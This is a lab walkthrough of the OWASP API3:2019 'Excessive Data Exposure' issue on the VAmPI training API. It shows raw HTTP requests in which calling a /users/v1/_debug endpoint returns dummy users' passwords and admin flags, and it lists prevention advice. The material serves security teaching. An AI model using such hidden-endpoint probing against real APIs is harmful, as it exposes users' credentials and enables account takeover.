API3:2019 — Excessive data exposure

Pre-requisite:

1. VAmPI should be up and running.
2. Api json should be added in Postman and connected to Burp using Proxy.

What is Excessive Data Exposure?

Exploitation of Excessive Data Exposure is simple, and is usually performed by sniffing the traffic to analyze the API responses, looking for sensitive data exposure that should not be returned to the user.

Impacted API?

API Name: Retrieve User by Username (/users/v1/_debug)

Method Type: GET

———

Use cases

- The API returns full data objects as they are stored in the backend database.
- The client application filters the responses and only shows the data that the users really need to see.
- Attackers call the API directly and get also the sensitive data that the UI would filter out.

———


Prevention

- Never rely on the client to filter data!
- Review all API responses and adapt them to match what the API consumers really need.
- Carefully define schemas for all the API responses.
- Do not forget about error responses, define proper schemas as well.
- Identify all the sensitive data or Personally Identifiable Information (PII), and justify its use.
- Enforce response checks to prevent accidental leaks of data or exceptions.

————————————————————————

Lets Begin:

1. So we have an API to fetch the all user details. As shown in below


Request

Pretty Raw Hex

```
GET /users/v1 HTTP/1.1
Accept: application/json
User-Agent: PostmanRuntime/7.32.2
Postman-Token: 4c986d67-8861-481d-b427-bbd2924aacb9
Host: 192.168.1.17:5000
Accept-Encoding: gzip, deflate
Connection: close

```


Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.16
Date: Tue, 30 May 2023 19:29:53 GMT
Content-Type: application/json
Content-Length: 236
Connection: close

{
  "users":[
    {
      "email":"mail1@mail.com",
      "username":"name1"
    },
    {
      "email":"mail2@mail.com",
      "username":"name2"
    },
    {
      "email":"admin@mail.com",
      "username":"admin"
    }
  ]
}
```

2. Now if we add "_debug" at the end of the URL. We are able to see the other details like 'password' etc.


Request

Pretty Raw Hex

```
GET /users/v1/_debug HTTP/1.1
Accept: application/json
User-Agent: PostmanRuntime/7.32.2
Postman-Token: 4c986d67-8861-481d-b427-bbd2924aacb9
Host: 192.168.1.17:5000
Accept-Encoding: gzip, deflate
Connection: close

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.3 Python/3.7.16
Date: Tue, 30 May 2023 19:48:15 GMT
Content-Type: application/json
Content-Length: 382
Connection: close

{
  "users":[
    {
      "admin":false,
      "email":"mail1@mail.com",
      "password":"pass1",
      "username":"name1"
    },
    {
      "admin":false,
      "email":"mail2@mail.com",
      "password":"pass2",
      "username":"name2"
    },
    {
      "admin":true,
      "email":"admin@mail.com",
      "password":"pass1",
      "username":"admin"
    }
  ]
}
```

Thank You..!!!